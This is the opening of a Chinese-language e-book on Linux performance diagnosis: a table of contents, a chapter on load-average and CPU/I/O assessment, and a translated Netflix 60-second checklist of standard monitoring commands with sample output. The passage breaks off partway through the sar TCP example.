

# 目錄

Introduction	1.1
Chapter 1: 性能诊断入门	1.2
Linux 性能诊断：单机负载评估	1.3
Linux 性能诊断：快速检查单(Netflix版)	1.4
全栈架构技术视野：以 Stack Overflow 为例	1.5
Chapter 2: 应用监控与可视化	1.6
应用程序的日志管理	1.7
基于 Ganglia 实现计算集群性能态势感知	1.8
新一代 Ntopng 网络流量监控	1.9
Graphite 体系结构详解	1.10
部署和配置管理工具简介	1.11
2018 Docker 用户报告 - Sysdig Edition	1.12
开源地理信息系统简史	1.13
Chapter 3: 操作系统原理与内核追踪	1.14
How Linux Works : 内核空间和启动顺序	1.15
How Linux Works : 内存管理	1.16
动态追踪技术(一) : DTrace	1.17
动态追踪技术(二) : 基于 strace+gdb 发现 Nginx 模块性能问题	1.18
动态追踪技术(三) : Trace Your Functions	1.19
动态追踪技术(四) : 基于 Linux bcc/BPF 实现 Go 程序动态追踪	1.20
DTrace 软件许可证演变简史	1.21
Chapter 4: 大数据与分布式架构	1.22
基于 LVS 的 AAA 负载均衡架构实践	1.23
计算机远程通信协议：从 CORBA 到 gRPC	1.24
分布式架构案例 : Uber Hadoop 文件系统最佳实践	1.25
分布式架构案例 : 基于 Kafka 的事件溯源型微服务	1.26
分布式追踪系统体系概要	1.27
大数据监控框架 : 开源分布式跟踪系统 OpenCensus	1.28
大数据监控框架 : Uber JVM Profiler	1.29
大数据监控框架 : LinkedIn Kafka Monitor	1.30

---

Chapter 5: Cyber-Security 网络与信息安全篇	1.31
黑客入侵导致的性能问题	1.32
基于数据分析的网络态势感知	1.33
网络数据包的捕获、过滤与分析	1.34
WEB 应用安全、攻击、防护和检测	1.35
警惕 Wi-Fi 漏洞 KRACK	1.36
Cyber-Security & IPv6	1.37
Linux 容器安全的十重境界	1.38
美国网络安全立法策略	1.39
香港警务处网络安全与科技罪案调查科	1.40
Chapter 6: 工程管理篇	1.41
Oracle 数据库迁移与割接实践	1.42
PostgreSQL 数据库的时代到来了吗	1.43
珠海航展交通管控实践经验借鉴	1.44
基于看板（Kanban）的管理实践	1.45
DevOps 漫谈：从作坊到工厂的寓言故事	1.46
工程师的自我修养：全英文技术学习实践	1.47
Chapter 7: 社区文化篇	1.48
谁是王者：macOS vs Linux Kernels ?	1.49
Linus Torvalds : The mind behind Linux	1.50
Linus Torvalds : 人生在世，Just for Fun	1.51
IT 工程师养生指南	1.52
附录	1.53
附录：常用命令	1.54
附录：扩展命令	1.55
附录：推荐书单	1.56
附录：创作历史	1.57
附录：版权声明	1.58

---

# Linux Perf Master



作者：**RiboseYim**

[Linkedin](#) [简书主页](#) [知乎专栏](#) [开源中国](#) [Telegram](#) [Mail](#)

《The Linux Perf Master》(暂用名)是一本关于开源软件的电子书。本书与常见的专题类书籍不同，作者以应用性能诊断入手，尝试从多个不同的维度介绍以 Linux 操作系统为核心的开源架构技术体系。全书分为以下几个部分：

- 第一部分：介绍 Linux 性能诊断的入门方法。包括资源利用评估、性能监控、性能优化等工作涉及的工具和方法论，以 Stack Overflow 为例介绍一个真实的应用系统架构组成；
- 第二部分：基础设施管理工具。介绍 Ganglia,Ntop,Graphite,Ansible,Puppet,SaltStack 等基础设施管理 & 可视化工具；
- 第三部分：操作系统工作原理。介绍 Linux 操作系统工作原理（Not only Works,But Also How），从动态追踪技术的角度理解应用程序与系统行为；
- 第四部分：分布式系统架构。介绍负载均衡技术，微服务系统及其挑战：分布式系统性能追踪平台；
- 第五部分：网络与信息安全篇。介绍木马入侵、黑客攻击、防护与检测，IPv6、封包过滤技术和态势感知等技术发展对安全工作的挑战；介绍信息安全法律；
- 第六部分：工程管理篇。尝试跳出 IT 视野讨论人才培养，DevOps 组织、效率和工程管理方法；
- 第七部分：社区文化篇。介绍黑客文化、开源作者、开发者社区和知识产权法，“技术首先是关于人的”（Technology is first about human beings）。

目录

- Chapter 1: 性能诊断入门
- Linux 性能诊断：单机负载评估
- Linux 性能诊断：快速检查单(Netflix版)
- 全栈架构技术视野：以 Stack Overflow 为例
- Chapter 2: 应用监控与可视化
- 应用程序的日志管理
- 基于 Ganglia 实现计算集群性能态势感知
- 新一代 Ntopng 网络流量监控
- Graphite 体系结构详解
- 部署和配置管理工具简介
- 2018 Docker 用户报告 - Sysdig Edition
- 开源地理信息系统简史
- Chapter 3: 操作系统原理与内核追踪
- How Linux Works : 内核空间和启动顺序
- How Linux Works : 内存管理
- 动态追踪技术(一) : DTrace
- 动态追踪技术(二) : 基于 strace+gdb 发现 Nginx 模块性能问题
- 动态追踪技术(三) : Trace Your Functions!
- 动态追踪技术(四) : 基于 Linux bcc/BPF 实现 Go 程序动态追踪
- DTrace 软件许可证演变简史
- Chapter 4: 大数据与分布式架构
- 基于 LVS 的 AAA 负载均衡架构实践
- 计算机远程通信协议：从 CORBA 到 gRPC
- 分布式架构案例：Uber Hadoop 文件系统最佳实践
- 分布式架构案例：基于 Kafka 的事件溯源型微服务
- 分布式追踪系统体系概要
- 大数据监控框架：开源分布式跟踪系统 OpenCensus
- 大数据监控框架：Uber JVM Profiler
- 大数据监控框架：LinkedIn Kafka Monitor
- Chapter 5: Cyber-Security|网络与信息安全篇
- 黑客入侵导致的性能问题
- 基于数据分析的网络态势感知
- 网络数据包的捕获、过滤与分析
- WEB 应用安全、攻击、防护和检测
- 警惕 Wi-Fi 漏洞 KRACK
- Cyber-Security & IPv6
- Linux 容器安全的十重境界
- 美国网络安全立法策略
- 香港警务处网络安全与科技罪案调查科
- Chapter 6: 工程管理篇

- Oracle 数据库迁移与割接实践
- PostgreSQL 数据库的时代到来了吗
- 珠海航展交通管控实践经验借鉴
- 基于看板（Kanban）的管理实践
- DevOps 漫谈:从作坊到工厂的寓言故事
- 工程师的自我修养：全英文技术学习实践
- Chapter 7: 社区文化篇
- 谁是王者：macOS vs Linux Kernels ?
- Linus Torvalds : The mind behind Linux
- Linus Torvalds : 人生在世，Just for Fun
- IT 工程师养生指南

## Community

更多精彩内容请扫码关注公众号,RiboseYim's Blog:riboseyim.github.io



## 读者交流

- 读者QQ群：338272982
- 简书专题：《系统运维专家》
- 小密圈:@系统运维专家

系统运维专家

请使用微信扫描二维码加入圈子



 小密圈

——连接一千位铁杆粉丝——

## Latest Version

<https://www.gitbook.com/book/riboseyim/linux-perf-master/details>

快捷下载

- Edition 0.4 20180714

## Thanks

Thanks to my family and colleagues.

---

## License

版权声明：自由转载-非商用-非衍生-保持署名 | [Creative Commons BY-NC-ND 4.0](#)




# Linux 性能诊断:单机负载评估

## 负载诊断流程

- 观察load average (平均负载)
- 观察CPU、I/O是否存在瓶颈

从load average等总括性的数据着手，参考CPU使用率和I/O等待时间等具体的数字，从而自顶向下快速排查各进程状态。

### Linux单机负载诊断流程图



## 概念：什么是负载？

负载可以分为两大部分：CPU负载、I/O 负载。

## load average

```

uptime
top
cat /proc/loadavg
  
```

```

load average:0.65, 1.49, 1.76 (负载很低)
load average:3.49, 3.67, 3.75 (负载一般)
load average:33.20, 18.39, 15.21 (负载高)
load average:70.25, 80.50, 95.38 (负载非常高, 需要干预)
  
```

```

load average:7.89, 11.42, 13.42 (当前负载趋于下降)
load average:17.89, 13.28, 4.45 (当前负载趋于上升)
  
```

依次时过去1分钟，5分钟，15分钟内，单位时间的等待任务数，也就是表示平均有多少任务正处于等待状态。在load average较高的情况下，就说明等待运行的任务较多，因此轮到该任务运行的等待时间就会出现较大延迟，即反映了此时负载较高。

## linux内核的进程调度器（Process Scheduler）

负责决定任务运行的优先级，以及让任务等待或使之重新开始等核心工作。调度器划分并管理进程（Process）的状态。例如：

等待分配CPU资源的状态

等待磁盘输入输出完毕的状态



进程描述符的状态

进程状态	PS Stat	说明
TASK_RUNNING	R(Run)	运行状态。只要CPU空闲，随时都可以开始。
TASK_INTERRUPTIBLE	S(Sleep)	可中断的等待状态。例如系统睡眠或来自于用户输入的等待等。
TASK_UNINTERRUPTIBLE	D(Disk Sleep)	不可中断的等待状态。主要为短时间恢复时的等待状态。例如磁盘输入输出的等待
TASK_STOPPED		响应暂停信号而运行中断的状态。直到恢复（Resume）前都不会被调度
TASK_ZOMBIE	Z(Zombie)	僵死状态。虽然子进程已经终止（exit），但父进程尚未执行wait()，因此该进程的资源没有被系统释放

- TASK\_RUNNING正在运行
- TASK\_RUNNING（等待状态，加权换算）
- TASK\_INTERRUPTIBLE（等待状态，加权换算）
- TASK\_UNINTERRUPTIBLE（等待状态，不加权换算）

**load average** 表示“等待进程的平均数”，除了“**TASK\_RUNNING**正在运行”，其它三个都是等待状态。**TASK\_INTERRUPTIBLE**不被换算。即只换算“虽然需要即刻运行处理，但是无论如何都必须等待”。

**load average**所描述的负载就是：需要运行处理，但又必需等待队列前的进程处理完成的进程个数。具体来说：要么等待授予CPU运行权限，要么等待磁盘I/O完成。

- 内核函数：`kernel/timer.c`的`calc-load()`;
- 调用周期：每次计时器中断（centos为4ms）

## CPU 还是 I/O ?

**load average**的数字只是表示等待的任务数，仅根据**load average**并不能判断具体是CPU负载高还是I/O负载高。

**CPU密集型程序**

**I/O密集型程序**

## Sar (System Activity Reporter)

CPU使用率和I/O等待时间都是在不断变化的，可以通过**sar**命令来确认这些指标。该工具包含在**sysstat**软件包内。

\$ sar							
Linux	04/17/16	_x86\_64_		(24 CPU)			
		%user	%nice	%system	%iowait	%steal	%idle
00:00:01	CPU	1.26	0.00	0.55	0.00	0.00	98.19
00:10:02	all	1.58	0.00	1.04	0.00	0.00	97.38
00:20:01	all	1.23	0.00	0.56	0.00	0.00	98.21
00:30:01	all	1.59	0.00	1.01	0.00	0.00	97.40
00:40:01	all	1.35	0.00	0.59	0.00	0.00	98.06
00:50:01	all	1.63	0.00	1.10	0.00	0.00	97.27
01:00:01	all	1.22	0.00	0.54	0.00	0.00	98.24
01:10:01	all	1.68	0.00	1.06	0.00	0.00	97.25
01:20:01	all	1.23	0.00	0.54	0.00	0.00	98.23
01:30:01	all						

```
$ sar 1 10
18:54:58      %usr      %sys      %wio      %idle
18:54:59      18        3        0        79
18:55:00      46        14       0        40
18:55:01      38        13       0        49
18:55:02      17        4        0        79
18:55:03      11        4        0        85
18:55:04      12        5        0        83
18:55:05      20        4        0        76
18:55:06      22        3        0        75
18:55:07      21        4        0        75
18:55:08      17        4        0        79
```

输出参数：

- %user: 用户(一般的应用软件运作模式)CPU资源
- %system: 系统(内核运作) 占用CPU资源
- %iowait:I/O等待率。

## 进程详细

```
$ ps auxw
test 1551 0.2 0.1 6452 4776 ? S 19:25 0:00 Test.pl CTP00004.PRS00034 1 300
test 1553 2.6 0.4 18196 16424 ? S 19:25 0:00 /Test.pl 00001.PRS00034
test 1555 2.6 0.4 18168 16396 ? S 19:25 0:00 /Test.pl 00002.PRS00034
test 1557 2.8 0.4 18132 16432 ? S 19:25 0:00 /Test.pl 00004.PRS00034
test 1606 0.0 0.0 50060 916 ? S1 19:25 0:00 /bin/PingTest -f CTP00004
test 1612 2.5 0.4 18156 16452 ? S 19:25 0:00 /Test.pl 00014.PRS00034
test 1629 2.1 0.4 18416 16696 ? S 19:25 0:00 /Test.pl 00015.PRS00034
test 2253 2.7 0.3 12868 11160 ? R 19:25 0:00 -w mrtg MRTG\_00027.cfg log
test 2254 3.6 0.3 12864 11184 ? S 19:25 0:00 -w mrtg MRTG\_00028.cfg log
test 2261 2.4 0.2 12640 11004 ? S 19:25 0:00 -w mrtg MRTG\_00030.cfg log
```

输出参数：

- %CPU：该进程的CPU使用率
- %memb：物理内存百分比
- VSZ、RSS：虚拟／物理内存
- STAT：进程状态(非常重要)
- TIME：CPU占用时间

## SWAP吞吐

```
$sar -W
17:20:01      pswpin/s pswpout/s
17:30:01      0.00      0.00
17:40:01      0.00      0.00
17:50:01      0.00      0.00
18:00:01      0.00      0.00
18:10:01      0.00      0.00
18:20:01      0.00      0.00
18:30:01      0.00      0.00
18:40:01      0.00      0.00
18:50:02      0.00      0.00
19:00:01      0.00      0.00
19:10:02      0.00      0.00
Average:      0.00      0.00
```

输出参数：

- pswpin/s: 每秒系统换入的页面数
- pswpout/s: 每秒系统换出的页面数

发生频繁的交换时，服务器的吞吐量性能会大幅下降。

## vmstat(Report Virtual Memory Statistics)

实时确认CPU使用率及实际的I/O等待时间

```
$ vmstat
kthr      memory          page          disk          faults      cpu
r b w    swap   free   re   mf pi po fr de sr s2 s2 s2 s2   in   sy   cs us sy id
0 0 0 45411448 17973032 140 1470 13 41 33 0 0 -0 -0 -0 -0 2753 313459 4984 16 3 81
```

## 解决方案

优化的真正工作是“找出系统瓶颈并加以解决”，我们所能做的就是“充分发挥硬／软件本来的性能，解决可能存在的问题”。例如，同样是I/O问题，我们可以通过增加内存来缓解，也可以调整调度方案来优化（时间换空间），但是更多的情况是，优化应用程序的I/O算法效果更佳。

最后，重温一句经典格言

别臆断，请监控

## 扩展阅读：Linux 操作系统

- 《Linus Torvalds:Just for Fun》
- Linux 常用命令一百条
- Linux 性能诊断:负载评估
- Linux 性能诊断:快速检查单(Netflix版)
- Linux 性能诊断：荐书|《图解性能优化》
- Linux 性能诊断：Web应用性能优化
- 操作系统原理 | How Linux Works (一) : How the Linux Kernel Boots
- 操作系统原理 | How Linux Works (二) : User Space & RAM
- 操作系统原理 | How Linux Works (三) : Memory

# Linux 性能诊断:快速检查单(**Netflix**版)

## 快速检查单

快速检查单（Quick Reference Handbook，QRH）是飞行员在飞行过程中依赖的重要指导性文件。

第一张飞行检查单起源于一次严重的航空事故。1935年波音公司研制的一架新型轰炸机在试飞过程中突然坠机，导致2名机组人员遇难——包括一名最优秀的试飞员普洛耶尔·希尔少校。后来的调查结果分析，事故并不是机械故障引起的，而是人为失误造成。新型飞机比以往的飞机更复杂，飞行员要管理4台发动机，操控起落架、襟翼、电动配平调整片和恒速液压变距螺旋桨等。因为忙于各种操作，希尔少校忘记了一项简单却很重要的工作——在起飞前忘记对新设计的升降舵和方向舵实施解锁。

美国军方组织飞行专家编制了一份飞行检查单，将起飞、巡航、着陆和滑行各阶段的重要步骤写在一张索引卡片上。飞行员根据检查单的提示检查刹车是否松开，飞行仪表是否准确设定，机舱门窗是否完全关闭，升降舵等控制面是否已经解锁。

## Netflix 性能工程团队

登陆一台 Linux 服务器排查性能问题：开始一分钟你该检查哪些呢？在 Netflix 我们有一个庞大的 EC2 Linux 集群，也有许多性能分析工具用于监视和检查它们的性能。它们包括用于云监测的Atlas (工具代号)，用于实例分析的Vector (工具代号)。尽管这些工具能帮助我们解决大部分问题，我们有时也需要登陆一台实例、运行一些标准的 Linux 性能分析工具。在这篇文章，Netflix 性能工程团队将向您展示：在开始的60秒钟，利用标准的Linux命令行工具，执行一次充分的性能检查。


## Linux 性能分析黄金60秒

运行以下10个命令，你可以在60秒内，获得系统资源利用率和进程运行情况的整体概念。查看是否存在异常、评估饱和度，它们都非常易于理解，可用性强。饱和度表示资源还有多少负荷可以让它处理，并且能够展示请求队列的长度或等待的时间。

```

uptime
dmesg | tail
vmstat 1
mpstat -P ALL 1
pidstat 1
iostat -xz 1
free -m
sar -n DEV 1
sar -n TCP,ETCP 1
top

```



这些命令需要安装sysstat包。这些命令输出的指标，将帮助你掌握一些有效的方法：一整套寻找性能瓶颈的方法论。这些命令需要检查所有资源的利用率、饱和度和错误信息（CPU、内存、磁盘等）。同时，当你检查或排除一些资源的时候，需要注意在检查过程中，根据指标数据指引，逐步缩小目标范围。

接下来的章节，将结合生产环境的案例演示这些命令。如果希望了解这些工具的详细信息，可以查阅它们的操作文档。

## 1. uptime

```

$ uptime
23:51:26 up 21:31, 1 user, load average: 30.02, 26.43, 19.02

```

这是一个快速查看平均负载的方法，表示等待运行的任务（进程）数量。在Linux系统中，这些数字包含等待CPU运行的进程数，也包括不间断I/O阻塞的进程数（通常是磁盘I/O）。它展示了一个资源负载（或需求）的整体概念，但是无法理解其中的内涵，在没有其它工具的情况下。仅仅是一种快速查看手段而已。

这三个数字呈现出平均负载在几何级减弱，依次表示持续1分钟，5分钟和15分钟内。这三个数字能告诉我们负载在时间线上是如何变化的。举例说明，如果你在一个问题服务器上执行检查，1分钟的值远远低于15分钟的值，可以判断出你也许登录得太晚了，已经错过了问题。

在上面的例子中，平均负载的数值显示最近正在上升，1分钟值高达30，对比15分钟值则是19。这些指标值像现在这么大意味着很多情况：也许是CPU繁忙；vmstat 或者 mpstat 将可以确认，本系列的第三和第四条命令。

## 2. dmesg | tail

```
$ dmesg | tail
[1880957.563150] perl invoked oom-killer: gfp_mask=0x280da, order=0, oom_score_adj=0
[...]
[1880957.563400] Out of memory: Kill process 18694 (perl) score 246 or sacrifice child
[1880957.563408] Killed process 18694 (perl) total-vm:1972392kB, anon-rss:1953348kB, f
ile-r
ss:0kB
[2320864.954447] TCP: Possible SYN flooding on port 7001. Dropping request. Check SNMP
cou
nters.
```

这个结果输出了最近10条系统信息。可以查看到引起性能问题的错误。上面的例子包含了oom-killer，以及TCP丢包。

译者注：除了error级别的日志，info级别的也要留个心眼，可能包含一些隐藏信息。

## 3. vmstat 1

```
$ vmstat 1
procs -----memory----- swap-- io---- system-- cpu-----
r b swpd free buff cache si so bi bo in cs us sy id wa st
34 0 0 200889792 73708 591828 0 0 0 5 6 10 96 1 3 0 0
32 0 0 200889920 73708 591860 0 0 0 592 13284 4282 98 1 1 0 0
32 0 0 200890112 73708 591860 0 0 0 0 9501 2154 99 1 0 0 0
32 0 0 200889568 73712 591856 0 0 0 48 11900 2459 99 0 0 0 0
32 0 0 200890208 73712 591860 0 0 0 0 15898 4840 98 1 1 0 0
```

**vmstat** 是一个获得虚拟内存状态概况的通用工具（最早创建于10年前的BSD）。它每一行记录了关键的服务器统计信息。**vmstat** 运行的时候有一个参数1，用于输出一秒钟的概要数据。第一行输出显示启动之后的平均值，用以替代之前的一秒钟数据。现在，跳过第一行，让我们来学习并且记住每一列代表的意义。

**r**: 正在CPU上运行或等待运行的进程数。相对于平均负载来说，这提供了一个更好的、用于查明CPU饱和度的指标，它不包括I/O负载。注：“r”值大于CPU数即是饱和。

**free**: 空闲内存 (kb) 如果这个数值很大，表明你还有足够的内存空闲。包括命令7“**free m**”，很好地展现了空闲内存的状态。

**si, so**: swap入／出。如果这个值非0，证明内存溢出了。

**us, sy, id, wa, st**: 它们是CPU分类时间，针对所有CPU的平均访问。分别是用户时间，系统时间（内核），空闲，I/O等待时间，以及被偷走的时间（其它访客，或者是Xen）。CPU分类时间将可以帮助确认，CPU是否繁忙，通过累计用户系统时间。等待I/O的情形肯定指向的是磁盘瓶颈；这个时候CPU通常是空闲的，因为任务被阻塞以等待分配磁盘I/O。你可以将等待I/O当作另一种CPU空闲，一种它们为什么空闲的解释线索。

系统时间对I/O处理非常必要。一个很高的平均系统时间，超过20%，值得深入分析：也许是内核处理I/O非常低效。在上面的例子中，CPU时间几乎完全是用户级的，与应用程序级的利用率正好相反。所有CPU的平均利用率也超过90%。这不一定是一个问题；还需检查“r”列的饱和度。

## 4. mpstat P ALL 1

```
$ mpstat -P ALL 1
Linux 3.13.0-49-generic (titancusters-xxxxxx) 07/14/2015 _x86_64_ (32 CPU)
07:38:49 PM CPU %usr %nice %sys %iowait %irq %soft %steal %guest %gnice %idle
07:38:50 PM all 98.47 0.00 0.75 0.00 0.00 0.00 0.00 0.00 0.00 0.00 0.78
07:38:50 PM 0 96.04 0.00 2.97 0.00 0.00 0.00 0.00 0.00 0.00 0.00 0.99
07:38:50 PM 1 97.00 0.00 1.00 0.00 0.00 0.00 0.00 0.00 0.00 0.00 2.00
07:38:50 PM 2 98.00 0.00 1.00 0.00 0.00 0.00 0.00 0.00 0.00 0.00 1.00
07:38:50 PM 3 96.97 0.00 0.00 0.00 0.00 0.00 0.00 0.00 0.00 0.00 3.03
[...]
```

这个命令可以按时间线打印每个CPU的消耗，常常用子检查不均衡的问题。如果只有一个繁忙的CPU，可以判断是属于单进程的应用程序。

## 5. pidstat 1

```
$ pidstat 1
Linux 3.13.0-49-generic (titanclusters-xxxxxx) 07/14/2015 _x86_64_ (32 CPU)
07:41:02 PM UID PID %usr %system %guest %CPU CPU Command
07:41:03 PM 0 9 0.00 0.94 0.00 0.94 1 rcuos/0
07:41:03 PM 0 4214 5.66 5.66 0.00 11.32 15 mesos-slave
07:41:03 PM 0 4354 0.94 0.94 0.00 1.89 8 java
07:41:03 PM 0 6521 1596.23 1.89 0.00 1598.11 27 java
07:41:03 PM 0 6564 1571.70 7.55 0.00 1579.25 28 java
07:41:03 PM 60004 60154 0.94 4.72 0.00 5.66 9 pidstat
07:41:03 PM UID PID %usr %system %guest %CPU CPU Command
07:41:04 PM 0 4214 6.00 2.00 0.00 8.00 15 mesos-slave
07:41:04 PM 0 6521 1590.00 1.00 0.00 1591.00 27 java
07:41:04 PM 0 6564 1573.00 10.00 0.00 1583.00 28 java
07:41:04 PM 108 6718 1.00 0.00 0.00 1.00 0 snmp-pass
07:41:04 PM 60004 60154 1.00 4.00 0.00 5.00 9 pidstat
^C
```

`pidstat` 有一点像顶级视图——针对每一个进程，但是输出的时候滚屏，而不是清屏。它非常有用，特别是跨时间段查看的模式，也能将你所看到的信息记录下来，以利于进一步的研究。上面的例子识别出两个 `java` 进程引起的CPU耗尽。“%CPU”是对所有CPU的消耗；1591%显示 `java` 进程占用了几乎16个CPU。

## 6. iostat xz 1

```
$ iostat -xz 1
Linux 3.13.0-49-generic (titanclusters-xxxxxx) 07/14/2015 _x86_64_ (32 CPU)
avg-cpu: %user %nice %system %iowait %steal %idle
73.96 0.00 3.73 0.03 0.06 22.21
Device: rrqm/s wrqm/s r/s w/s rkB/s wkB/s avgrrq-sz avgqu-sz await r_await w_await svctm %util
xvda 0.00 0.23 0.21 0.18 4.52 2.08 34.37 0.00 9.98 13.80 5.42 2.44 0.09
xvdb 0.01 0.00 1.02 8.94 127.97 598.53 145.79 0.00 0.43 1.78 0.28 0.25 0.25
xvdc 0.01 0.00 1.02 8.86 127.79 595.94 146.50 0.00 0.45 1.82 0.30 0.27 0.26
dm-0 0.00 0.00 0.69 2.32 10.47 31.69 28.01 0.01 3.23 0.71 3.98 0.13 0.04
dm-1 0.00 0.00 0.00 0.94 0.01 3.78 8.00 0.33 345.84 0.04 346.81 0.01 0.00
dm-2 0.00 0.00 0.09 0.07 1.35 0.36 22.50 0.00 2.55 0.23 5.62 1.78 0.03
[...]
```

这是一个理解块设备（磁盘）极好的工具，不论是负载评估还是作为性能测试成绩。

**r/s, w/s, rkB/s, wkB/s:** 这些是该设备每秒读%、写%、读Kb、写Kb。可用于描述工作负荷。一个性能问题可能只是简单地由于一个过量的负载引起。

**await:** I/O平均时间（毫秒）这是应用程序需要的时间，它包括排队以及运行的时间。远远大于预期的平均时间可以作为设备饱和，或者设备问题的指标。

**avgqusz**: 向设备发出的平均请求数。值大于1可视为饱和（尽管设备能对请求持续运行，特别是前端的虚拟设备—后端有多个磁盘）。

**%util**: 设备利用率 这是一个实时的繁忙的百分比，显示设备每秒钟正在进行的工作。值大于60%属于典型的性能不足（可以从await处查看），尽管它取决于设备。值接近100%通常指示饱和。如果存储设备是一个前端逻辑磁盘、后挂一堆磁盘，那么100%的利用率也许意味着，一些已经处理的I/O此时占用100%，然而，后端的磁盘也许远远没有达到饱和，其实可以承担更多的工作。

切记：磁盘I/O性能低并不一定是应用程序问题。许多技术一贯使用异步I/O，所以应用程序并不会阻塞，以及遭受直接的延迟（例如提前加载，缓冲写入）。

## 7. free m

```
$ free -m
total used free shared buffers cached
Mem: 245998 24545 221453 83 59 541
-/+ buffers/cache: 23944 222053
Swap: 0 0 0
```

**buffers**: buffer cache,用于块设备I/O。**cached**:page cache, 用于文件系统。 我们只是想检查这些指标值不为0——那样意味着磁盘I/O高、性能差（确认需要用iostat）。上面的例子看起来不错，每一类内存都有富余。

**“/+ buffers/cache”**: 提供了关于内存利用率更加准确的数值。

Linux可以将空闲内存用于缓存，并且在应用程序需要的时候收回。所以应用到缓存的内存必须以另一种方式包括在内存空闲的数据里面。有一个网站[linux ate my ram](#),专门探讨这个困惑。它还有更令人困惑的地方，如果在Linux上使用ZFS,正如我们运行一些服务，ZFS拥有自己的文件系统缓存，也不能在free -m 的输出里正确反映。这种情况会显示系统空闲内存不足，但是内存实际上可用，通过回收 ZFS 的缓存。

关于 Linux 内存管理的更多内容，可以阅读[操作系统原理：How Linux Works \(Memroy\)](#)。

## 8. sar n DEV 1

```
$ sar -n DEV 1
Linux 3.13.0-49-generic (titanclusters-xxxxxx) 07/14/2015 _x86_64_ (32 CPU)
12:16:48 AM IFACE rxpck/s txpck/s rxkB/s txkB/s rxcmp/s txcmp/s rxmcst/s %ifutil
12:16:49 AM eth0 18763.00 5032.00 20686.42 478.30 0.00 0.00 0.00 0.00 0.00
12:16:49 AM lo 14.00 14.00 1.36 1.36 0.00 0.00 0.00 0.00 0.00
12:16:49 AM docker0 0.00 0.00 0.00 0.00 0.00 0.00 0.00 0.00 0.00
12:16:49 AM IFACE rxpck/s txpck/s rxkB/s txkB/s rxcmp/s txcmp/s rxmcst/s %ifutil
12:16:50 AM eth0 19763.00 5101.00 21999.10 482.56 0.00 0.00 0.00 0.00 0.00
12:16:50 AM lo 20.00 20.00 3.25 3.25 0.00 0.00 0.00 0.00 0.00
12:16:50 AM docker0 0.00 0.00 0.00 0.00 0.00 0.00 0.00 0.00 0.00
^C
```

使用这个工具用来检查网络接口吞吐量：**rxkB/s** 和 **txkB/s**, 作为负载的一种度量方式, 也可以用来检查是否已经达到某种瓶颈。

在上面的例子中，网卡 eth0 收包大道 22 Mbytes/s, 即 176 Mbits/sec (就是说，在 1 Gbit/sec 的限制之内)。此版本也有一个体现设备利用率的“%ifutil”（两个方向最大值），我们也可以使用 Brendan 的 nicstat 工具来度量。和 nicstat 类似，这个值很难准确获取，看起来在这个例子中并没有起作用 (0.00)。

## 9. sar n TCP,ETCP 1

```
$ sar -n TCP,ETCP 1
Linux 3.13.0-49-generic (titanclusters-xxxxxx) 07/14/2015 _x86_64_ (32 CPU)
12:17:19 AM active/s passive/s iseg/s oseg/s
12:17:20 AM 1.00 0.00 10233.00 18846.00
12:17:19 AM atmptf/s estres/s retrans/s isegerr/s orsts/s
12:17:20 AM 0.00 0.00 0.00 0.00 0.00
12:17:20 AM active/s passive/s iseg/s oseg/s
12:17:21 AM 1.00 0.00 8359.00 6039.00
